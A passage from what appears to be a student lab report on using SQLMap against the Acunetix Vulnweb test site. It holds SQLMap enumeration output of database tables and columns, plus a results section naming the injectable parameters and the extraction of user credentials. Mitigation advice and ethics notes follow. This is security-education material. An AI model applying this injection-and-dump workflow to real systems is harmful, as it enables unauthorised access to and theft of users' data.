ma.INNODB_DATAFILES', 'information_schema.INNODB_BUFFER_PAGE_LRU', 'information_schema.STATISTICS', 'information_schema.INNODB_FT_DELETED', 'information_schem
a.REFERENTIAL_CONSTRAINTS', 'information_schema.PROFILING', 'information_schema.TRIGGERS', 'information_schema.INNODB_TABLESTATS', 'information_schema.INNODB_
TEMP_TABLE_INFO', 'information_schema.COLUMN_PRIVILEGES', 'information_schema.VIEWS', 'information_schema.INNODB_FT_BEING_DELETED', 'information_schema.ROLE_R
OUTINE_GRANTS', 'information_schema.INNODB_CMPMEM_RESET', 'information_schema.COLUMN_STATISTICS', 'information_schema.VIEW_ROUTINE_USAGE', 'information_schema
.INNODB_FT_CONFIG', 'information_schema.ROLE_TABLE_GRANTS', 'information_schema.CHARACTER_SETS', 'information_schema.TABLESPACES_EXTENSIONS', 'information_sch
ema.ST_UNITS_OF_MEASURE', 'information_schema.INNODB_FT_INDEX_TABLE', 'information_schema.INNODB_SESSION_TEMP_TABLESPACES', 'information_schema.OPTIMIZER_TRAC
E', 'information_schema.INNODB_FOREIGN_COLS', 'information_schema.FILES', 'information_schema.INNODB_CMPMEM', 'information_schema.PROCESSLIST', 'information_s
chema.INNODB_FT_INDEX_CACHE', 'information_schema.TABLE_CONSTRAINTS_EXTENSIONS', 'information_schema.INNODB_TABLESPACES_BRIEF', 'information_schema.CHECK_CONS
TRAINTS', 'information_schema.TABLE_CONSTRAINTS', 'information_schema.KEYWORDS', 'information_schema.INNODB_FIELDS'
[15:15:15] [INFO] fetching columns for table 'categ' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'guestbook' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'artists' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'carts' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'pictures' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'users' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'featured' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'products' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'TABLESPACES' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'APPLICABLE_ROLES' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'TABLES' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'INNODB_CMP_PER_INDEX_RESET' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'INNODB_FT_DEFAULT_STOPWORD' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'SCHEMATA_EXTENSIONS' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'ENGINES' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'KEY_COLUMN_USAGE' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'INNODB_CMP' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'VIEW_TABLE_USAGE' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'USER_ATTRIBUTES' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'PARTITIONS' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'INNODB_BUFFER_PAGE' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'ST_SPATIAL_REFERENCE_SYSTEMS' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'ST_GEOMETRY_COLUMNS' in database 'information_schema'
```

K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering

```
[15:15:15] [INFO] fetching columns for table 'CHECK_CONSTRAINTS' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'TABLE_CONSTRAINTS' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'KEYWORDS' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'INNODB_FIELDS' in database 'information_schema'
Database: acuart
Table: categ
[3 columns]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| cat_id | int         |
| cdesc  | tinytext    |
| cname  | varchar(50) |
+--------+-------------+

Database: acuart
Table: guestbook
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| mesaj    | text         |
| sender   | varchar(150) |
| senttime | int          |
+----------+--------------+

Database: acuart
Table: artists
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| adesc     | text        |
| aname     | varchar(50) |
| artist_id | int         |
+-----------+-------------+

Database: acuart
Table: carts
[3 columns]
+---------+-------------+
| Column  | Type        |
+---------+-------------+
| cart_id | varchar(100) |
| item    | int         |
| price   | int         |
+---------+-------------+
```



GitHub Repository Link:

https://github.com/aakankshsen/SQLMap-imp.git

Result and Discussion:

Result:

Identified Vulnerabilities: SQL injection was successfully exploited in artists.php?artist=1 and listproducts.php?cat=1.

Extracted Databases: acuart, information_schema.

Extracted Tables: users, guestbook, products, artists, carts etc.

Extracted Columns from users: id, name, email, pass.

Extracted User Data: Retrieved usernames, emails, and passwords.

Security Implications: The vulnerabilities allow unauthorized access to sensitive user data, highlighting poor input validation and lack of parameterized queries.

Discussion:

This demonstrates the power of automated SQL injection and highlights key security concerns:

- SQL Injection is a Major Threat
  - Many websites, especially those with insecure input validation, are vulnerable to SQL injection attacks.
  - Attackers can easily exploit them to gain unauthorized access.
- Automation with SQLMap
  - SQLMap simplifies the exploitation process by automating database extraction.
  - The crawl feature helps identify vulnerabilities across multiple pages.
  - The batch mode allows seamless execution of multiple attack steps without manual intervention.
- Real-World Impact
  - Attackers can steal sensitive user data, including passwords and emails.
  - If passwords are weak or stored without hashing, accounts can be compromised.
  - Attackers can modify website content, leading to defacement or misinformation.
- Importance of Database Security
  - Websites must implement prepared statements and parameterized queries to prevent SQL injection.
  - Regular security testing and vulnerability scans (like penetration testing) are essential.
  - Web application firewalls (WAFs) can help detect and block SQL injection attempts.

Limitations:

1. Depends on Vulnerability Presence

- SQLMap works only if the target site has an SQL injection vulnerability.
- Well-secured sites with prepared statements and WAFs (Web Application Firewalls) are harder to exploit.

2. Limited to Database Attacks
   - SQLMap can only extract and manipulate data within the database.
   - It cannot directly exploit server-side vulnerabilities like RCE (Remote Code Execution) or XSS (Cross-Site Scripting).
3. Performance Constraints
   - On large databases, dumping all records can be slow and resource-intensive.
   - Some sites may detect and throttle requests, blocking the attack.
4. May Not Bypass Advanced Security Measures
   - Some websites use CAPTCHAs, rate limiting, and honeypots to detect and block automated tools like SQLMap.
   - Advanced IDS/IPS (Intrusion Detection & Prevention Systems) may flag or block suspicious activity.
5. Legal and Ethical Concerns
   - Unauthorized testing on real-world websites is illegal without permission.
   - Security researchers must follow ethical hacking guidelines and obtain legal consent before performing SQL injection tests.

Applications:

1. Cybersecurity & Penetration Testing

- Used by ethical hackers and security analysts to find and fix SQL injection vulnerabilities.
- Helps organizations strengthen their database security by identifying weaknesses.

2. Vulnerability Assessment in Web Applications

- Security teams use SQLMap to test database security in web apps, e-commerce sites, and enterprise portals.
- Helps developers implement better input validation and security protocols.

3. Digital Forensics & Incident Response

- Helps forensic teams analyze attack patterns in case of a security breach.
- Can be used to replicate an attack to understand how data was compromised.

4. Educational & Research Purposes

- Used in cybersecurity courses, CTF (Capture The Flag) challenges, and ethical hacking competitions.
- Helps students and researchers understand SQL injection techniques and their impact.

5. Automated Security Audits

- Organizations integrate SQLMap into security testing pipelines to automate database vulnerability scans.
- Helps detect security issues before deployment.

References/Research Papers: (In IEEE format)

1. S. T, J. S, B. S, J. S and A. S. Kumar, "SQL Injection Testing on Website using Sqlmap," 2024 International Conference on Trends in Quantum Computing and Emerging Business Technologies, Pune, India, 2024, pp. 1-4, doi: 10.1109/TQCEBT59414.2024.10545289. keywords: {Quantum computing;Databases;SQL injection;Market research;Security;Testing;Business;SQL;SQLMAP;Website testing},

   https://ieeexplore.ieee.org/abstract/document/1054528

2. O. Ojagbule, H. Wimmer and R. J. Haddad, "Vulnerability Analysis of Content Management Systems to SQL Injection Using SQLMAP," SoutheastCon 2018, St. Petersburg, FL, USA, 2018, pp. 1-7, doi: 10.1109/SECON.2018.8479130. keywords: {SQL injection;Tools;Databases;Content management;Penetration testing;Computer hacking;SQLi;web applications;vulnerability;SQL injection},

https://ieeexplore.ieee.org/abstract/document/8479130

3. A. Maraj, E. Rogova, G. Jakupi and X. Grajqevci, "Testing techniques and analysis of SQL injection attacks," 2017 2nd International Conference on Knowledge Engineering and Applications (ICKEA), London, UK, 2017, pp. 55-59, doi: 10.1109/ICKEA.2017.8169902. keywords: {Knowledge engineering;Integrated circuits;Cogeneration;DH-HEMTs;SQL injection;attack;web applications;security systems},

https://ieeexplore.ieee.org/abstract/document/8169902

Conclusion:

This report demonstrates how SQLMap can be used to exploit SQL injection vulnerabilities in real-world web applications. By targeting the Acunetix Vulnweb test site, we successfully enumerated databases, extracted user credentials, and modified stored data. This highlights the critical risks of unsecured database interactions and the potential impact of SQL injection attacks.

To mitigate such threats, websites must implement robust security measures, including:

- Prepared Statements & Parameterized Queries – Prevent direct SQL injection by enforcing safe query execution.
- Web Application Firewalls (WAFs) – Detect and block malicious SQL injection attempts in real time.
- Input Validation & Sanitization – Ensure all user inputs are validated, escaped, and restricted to prevent unauthorized queries.

- Least Privilege Principle – Limit database permissions, ensuring users and applications have only the necessary access.
- Regular Security Audits & Penetration Testing – Conduct frequent vulnerability assessments using tools like SQLMap to identify and patch security gaps.

By proactively securing database interactions, organizations can protect sensitive data, maintain application integrity, and prevent unauthorized access. This research underscores the importance of secure coding practices and the need for continuous security monitoring in modern web applications.